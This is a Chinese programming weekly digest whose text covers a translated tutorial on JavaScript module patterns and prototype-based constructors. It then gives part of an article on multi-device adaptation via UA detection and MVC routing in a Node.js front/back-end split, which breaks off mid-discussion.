个性化你的图床

编程狂人

Programming Madman

NO.25

推酷

关于推酷

推酷是专注于IT圈的个性化阅读社区。我们利用智能算法, 从海量文章资讯中挖掘出高质量的内容,并通过分析用户 的阅读偏好,准实时推荐给你最感兴趣的内容。我们推荐 的内容包含科技、创业、设计、技术、营销等内容,满足 你日常的专业阅读需要。我们针对IT人还做了个活动频道, 它聚合了IT圈最新最全的线上线下活动,使IT人能更方便地 找到感兴趣的活动信息。

关于周刊

《编程狂人》是献给广大程序员们的技术周刊。我们利用技术挖掘出那些高质量的文章,并通过人工加以筛选出来。每期的周刊一般会在周二的某个时间点发布,敬请关注阅读。

本期为精简版 周刊完整版链接:

http://www.tuicool.com/mags/537989e6d91b146aea05828a

欢迎下载推酷客户端体验更多阅读乐趣

目录

1.为现代JavaScript开发做好准备

2.前后端分离的思考与实践（五）

3. 高吞吐低延迟Java应用的垃圾回收优化

4..NET程序性能的基本要领

5.PHP自5.2到5.6中新增的功能详解

6.OAuth安全指南

7.渗透技巧之SSH篇

8.从今天开始学习iOS开发（iOS 7版） – 实现一款App之Foundation框架的使用

9.消息系统Push/Pull模式分析

10.大公司？小公司？我的经历和建议

11.程序员思维

为现代 JavaScript 开发做好准备

译者：kmokidd

今天无论是在浏览器中还是在浏览器外，JavaScript世界正在经历翻天覆地地变化。如果我们谈论脚本加载、客户端的MVC框架、压缩器、AMD、Common.js还有Coffeescript……只会让你的脑子发昏。对于那些已经早就熟知这些技术的人而言，或许很难想象到现在为止还有很多JS开发者还不熟悉这些工具，甚至事实上，他们很可能现在还不想去尝试这些工具。

这篇文章将会介绍一些很基础的JS知识，以及当开发者想要尝试Backbone.js和Ember.js之类的工具之前需要知道一些内容。当你理解了这篇文章中的大部分内容的时候，你会更有信心去学习其他高级JavaScript知识的时候。这篇文章是假设你曾经使用过JavaScript的，所以如果你从没有接触过它，也许你需要先了解下更基础的知识。现在我们开始吧！

模块

有多少人在一个文件中写的JS像下面的代码块一样？（注意：我可没有说内嵌在HTML文件中哦）：

```
var someSharedValue = 10;

var myFunction = function(){ //do something }

var anotherImportantFunction = function() { //do more stuff }
```

如果你做到了这一点，那么很有可能你正在写这样的代码。我不是在给你下定义，因为在相当长的一段时间里我也曾这么写程序。事实上这段代码有很多毛病，不过我们会专注在讨论全局命名空间的污染问题上。这样的代码代码会把方法和变量都暴露在了全局中，我们需要将让这些数据与全局命名空间独立开来，我们将会采用模块模式（Module Pattern）来实现这个目的。模块中可以有很多不同的形式达到我们的目标，我会从最简单的方法开

始说：匿名函数（Immediately Invoked Function Expression，简写为：IIFE）。

名字听起来很高大上，不过它的实现其实很简单：

```
(function(){
    //do some work
})();
```

如果在此之前你从未接触过匿名函数，可能现在你会觉得它很怪— 怎么会有这么多括号！匿名函数是会立即执行的函数，你可以这么理解：一个函数被创建了后又立刻被调用。它应该是一个表达而不是一个语句：一个函数语句是一定要有一个名字的，但是大家也看到了，匿名函数是没有名字的。在函数定义的外部还有一组括号，这一点也能很好地帮助我们在代码中轻易找到匿名函数的身影。

现在我们知道要怎么写一个匿名函数了，那就来聊聊为什么要使用它吧。在JS中我们都是在和各种作用域之中的函数打交道，所以如果我们想要创建一个作用域，就可以使用函数。匿名函数中的变量和方法的作用域仅仅在匿名函数中，就不会污染全局的命名空间，那么现在还需要考虑的一个问题是，我们要如何从外部取得那些在匿名函数作用域中的变量和方法呢?答案就是全局命名空间：将变量放入全局命名空间中，或者至少将作用变量与全局命名空间关联起来

想要在匿名函数外部调用方法，我们可以将window对象传入匿名函数，再将函数或变量值赋值到这个对象上。为了保证这个window对象的引入不会造成什么混乱，我们可以将widow对象作为一个变量传入我们的匿名函数。当做函数传入参数的方法同样适用于第三方库，甚至undefined这样的值。现在我们的匿名函数看起来是这样的：

```
(function(window, $, undefined){
    //do some work
})(window, jQuery);
```

正如你所看到的，我们将window和jQuery传入函数中（’$'符号表示的就是’jQuery’，把它用在这的原因是防止其他库也定义

了’$'），但是这个函数其实是接收了3个参数。如果我们没有传入第三个参数，那么在遇到undefined的时候就会结束, 为了避免有其他的JS文件更改这一点，所以我们将一个undefined的变量传入方法中来保证这个方法里是一定可以使用undefined的。其实在函数内我们也是可以直接使用这些值，能这么做的原理是，JS的闭包会覆盖他们所处的上下文。对于这个话题，我曾写过一篇关于C#的文章以解释这个概念，这两者是互通的。

现在我们有了一个会立即执行的方法，还有一个相对安全的执行上下文，其中还包含有window、$和undefined变量（这几个变量还是有可能在这个脚本被执行前就被重新赋值，不过现在的可能性要小的多了）。现在我们已经做得很好了：把我们的代码从全局环境下的一团混乱的局面中拯救了出来；降低了与其他在同一应用中使用的脚本的冲突可能性。

任何我们想要从模块中获取的东西都可以通过window对象拿到。但是通常我不会直接将模块中的内容直接复制到window对象上，而是会用更有组织性地将模块中的内容。在大部分语言中，我们将这些容器称为“命名空间”，在JS中我们可以用“对象”的方式来模拟。

命名空间

如果我们想要声明一个命名空间，将一个函数放进这个空间中，代码可以写成这样：

```
window.myApp = window.myApp || {};

window.myApp.someFunction = function(){

    //so some work

};
```

我们只是在全局环境中创建了一个用于查看某个对象是否已经存在，如果已经存在了，那么我们就可以直接使用；不然就需要用’{} ’来创建一个新的对象。接着，我们可以开始添加这个命名空间的内容，将各种函数放入这个空间中，就像上面的代码片段所做的那样，但是我们又不希望这些函数就随便的放在那里，而是希望将模块和命名空间联系在一起，就像下面这样：

```
(function(myApp, $, undefined){
```

```
    //do some work
}(window.myApp = window.myApp || {}, jQuery));
```

还可以这么写：

```
window.myApp = (function(myApp, $, undefined){
    //do some work
    return myApp;
})(window.myApp || {}, jQuery);
```

现在，我们不再是将window传入我们的模块中，我们将一个和window对象联系在一起的命名空间传入模块中。之所以使用’||’的原因是我们可以重复使用同一个命名空间，而不是每次需要使用命名空间的时候我们又要重新创建一个。许多包含有命名空间方法的库会帮你创建好空间的，或者你可以使用一些想namespace.js这样的工具来构建嵌套的命名空间。由于在JS中，每一个在命名空间中的项你都不得不指定它的命名空间，所以通常我都尽量不会去创建深度嵌套的命名空间。如果你在MyApp.MyModule.MySubModule中创建了一个doSomething方法，你需要这么引用它：

```
MyApp.MyModule.MySubModule.doSomething();
```

每次你要调用它，或者你可以在你的模块中给这个命名空间一个别名：

```
var MySubModule = MyApp.MyModule.MySubModule;
```

这样定义以后，如果你想用doSomething这个方法可以用MySubModule.doSomething()来调用。不过这个方式其实是不必要的，除非你有非常非常多的代码，不然这么做只会将问题复杂化。

揭秘模块模式

在创建模块时你也常会看到另一种设计模式：揭秘模块模式（Revealing Module Pattern）。它和模块模式有一些不同：所有定义在模块中的内容都是私有的，然后你可以把所有要暴露到模块外部的内容放在一个对象中，再返回这个对象。你可以这么做：

```
var myModule = (function($, undefined){
```

```
var myVar1 = &#039;&#039;,
myVar2 = &#039;&#039;;

var someFunction = function(){
    return myVar1 + " " + myVar2;
};

return {
    getMyVar1: function() { return myVar1; }, //myVar1 public getter
    setMyVar1: function(val) { myVar1 = val; }, //myVar1 public setter
    someFunction: someFunction //some function made public
}
})(jQuery);
```

一次就建立一个模块，然后返回一个包含有需要公有化的模块片段的对象，同时模块中需要保持私有的变量也不会被暴露。myModule变量会包含有两个共有的项，不过其中Somefunction中的myVar2是从外部获取不到的。

创建构造器（类）

在JS中没有“类”这个概念，但是我们可以通过创建构造器来创建“对象”。假设现在我们要创建一系列Person对象，还需要传入姓、名和年龄，我们可以将构造器定义成下面这样（这部分代码应该放在模块之中）：

```
var Person = function(firstName, lastName, age){
    this.firstName = firstName;
    this.lastName = lastName;
    this.age = age;
```

```
}

Person.prototype.fullName = function(){
    return this.firstName + " " + this.lastName;
};
```

现在先看第一个函数，你会看到我们创建了一个Person构造器。我们用它来构造新的person对象。这个构造器需要3个传入参数，然后将这3个参数赋值到执行上下文中。我们也是通过这种方式获取到公有实例变量。这里也可以创建私有变量：将传入参数赋值到这个构造器中的局部变量。但是这么做以后，公有的方法就没法获取这些私有的变量了，所以你最好还是把它们都变成公有的。也可以把方法放在构造器中同时还能从外部获取到它，这样方法就能拿到构造器里的私有变量了，不过这么做的话又会出现一系列新的问题。

第二个方法中我们使用了Person构造器的”原型”（prototype）。一个函数的原型就是一个对象，当你需要在某个实例上解析它所调用到的字段或者函数时你需要遍历这个函数上所有的实例。所以这几行代码所做的就是创建一个fullName方法的实例，然后所有的Person的实例都能直接调用到这方法，而不是对每个Person实例都添加一个fullName方法，造成方法的泛滥。我们也可以在构造器中用

```
this.fullName = function() { …
```

的方式定义fullName，但这样每一个Person实例都会有fullName方法的副本，这不是我们希望的。

如果我们想要创建一个Person实例，我们可以这么做：

```
var person = new Person("Justin", "Etheredge");

alert(person.fullName());
```

我们也可以创建一个继承自Person的构造器：Spy构造器，我们会创建Spy的一个实例，不过只会声明一个方法：

```
var Spy = function(firstName, lastName, age){
```

```
    this.firstName = firstName;
    this.lastName = lastName;
    this.age = age;
};
Spy.prototype = new Person();

Spy.prototype.spy = function(){
    alert(this.fullName() + " is spying.");
}

var mySpy = new Spy("Mr.", "Spy", 50);
mySpy.spy();
```

正如你所看到的，我们创建了一个和Person很相似的构造器，但是它的原型是Person的一个实例。现在我们又添加上一些方法，使得Spy的实例又可以调用到Person的方法，同时还能直接取得Spy中的变量。这个方法比较复杂，不过一旦你明白怎么使用了，你的代码就会变得很优雅。

结语

看到这里，希望你已经学到了一些东西。不过这篇文章里并没有介绍多少关于“现代”JS的开发。这篇文章中涉及的还是旧知识，在过去几年里它们的使用面相当广。希望你看完这篇文章以后，找到了学习JS的正确的方向。现在可能你把代码放到了不同的模块不同的文件中（你应该做到这一点！），那么下一步你要开始着手研究如何将JS结合和压缩。如果你是使用Rails 3的开发者，可以在asset pipeline上免费获取这些信息或者工具。如果你是.NET开发者，你可以看看SquishIt框架，我就是从这里开始的。如果你是ASP.NET MVC 4的开发者，也有相关的资源。

希望这篇文章对你有帮助。以后我也会介绍关于现代JS的开发，期待到时候能看到你的ID。

译文链接： http://blog.jobbole.com/66135/

原文链接：
http://www.codethinked.com/preparing-yourself-for-modern-javascript-development

基于前后端分离的多终端适配 – 前后端分离的思考与实践（五）

作者：筱谷

前言

近年来各站点基于 Web 的多终端适配进行得如火如荼，行业间也发展出依赖各种技术的解决方案。有如基于浏览器原生 CSS3 Media Query 的响应式设计、基于云端智能重排的「云适配」方案等。本文则主要探讨在前后端分离基础下的多终端适配方案。

关于前后端分离

关于前后端分离的方案，在《前后端分离的思考与实践（一）》中有非常清晰的解释。我们在服务端接口和浏览器之间引入 NodeJS 作为渲染层，因为 NodeJS 层彻底与数据抽离，同时无需关心大量的业务逻辑，所以十分适合在这一层进行多终端的适配工作。

UA 探测


进行多终端适配首先要解决的是 UA 探测问题，对于一个过来的请求，我们需要知道这个设备的类型才能针对对它输出对应的内容。现在市面上已经有非常成熟的兼容大量设备的 User Agent 特征库和探测工具，这里有 Mozilla 整理的一个列表。其中，既有运行在浏览器端的，也有运行在服务端代码层的，甚至有些工具提供了 Nginx/Apache 的模块，负责解析每个请求的 UA 信息。

实际上我们推荐最后一种方式。基于前后端分离的方案决定了 UA 探测只能运行在服务器端，但如果把探测的代码和特征库耦合在业务代码里并不是一个足够友好的方案。我们把这个行为再往前挪，挂在 Nginx/Apache

上，它们负责解析每个请求的 UA 信息，再通过如 HTTP Header 的方式传递给业务代码。

这样做有几点好处：

1. 我们的代码里面无需再去关注 UA 如何解析，直接从上层取出解析后的信息即可。
2. 如果在同一台服务器上有多个应用，则能够共同使用同一个 Nginx 解析后的 UA 信息，节省了不同应用间的解析损耗。




来自天猫分享的基于 Nginx 的 UA 探测方案

淘宝的 Tengine Web 服务器也提供了类似的模块 ngx_http_user_agent_module。

值得一提的是，选用 UA 探测工具时必须要考虑特征库的可维护性，因为市面上新增的设备类型越来越多，每个设备都会有独立的 User Agent，所以该特征库必须提供良好的更新和维护策略，以适应不断变化的设备。


建立在 MVC 模式中的几种适配方案

取得 UA 信息后，我们就要考虑如果根据指定的 UA 进行终端适配了。即使在 NodeJS 层，虽然没有了大部分的业务逻辑，但我们依然把内部区分为 Model / Controller / View 三个模型。



我们先利用上面的图，去解析一些已有的多终端适配方案。

建立在 Controller 上的适配方案




这种方案应该是最简单粗暴的处理方法。通过路由（Router）将相同的 URL 统一传递到同一个控制层（Controller）。控制层再通过 UA 信息将数据和模型（Model）逻辑派发到对应的展现（View）进行渲染，渲染层则按预先的约定提供了适配几个终端的模板。

这种方案的好处是，保持了数据和控制层的统一性，业务逻辑只需处理一次遍可以应用在所有终端上。但这种场景只适合如展示型页面等低交互型的应用，一旦业务比较复杂，各个终端的 Controller 可能有各自的处理逻辑，如果还是共用一个 Controller ，会导致 Controller 非常的臃肿而且难以维护，这无疑是一个错误的选择。

建立在 Router 上的适配方案


为了解决上面遇到的问题，我们可以在 Router 上就将设备区分，针对不同的终端分发到不同的 Controller 上：



这也是最常见的方案之一，大多表现在针对不同终端使用各自独立的一套应用。如 PC 淘宝首页和 WAP 版的淘宝首页，不同设备访问 www.taobao.com ，服务器会通过 Router 的控制，重定向到 WAP 版的淘宝首页或者 PC 版的淘宝首页，它们各自是完全独立的两套应用。

但这种方案无疑带来了数据和部分逻辑无法共用的问题，各种终端之间无法分享同一份数据和业务逻辑，产生大量重复性工作，效率低下。

为了缓解这个问题，有人提出了优化后的方案：依然是在同一套应用里面，各个数据来源抽象成各个 Model，提供给不同终端的 Controller 组合使用：

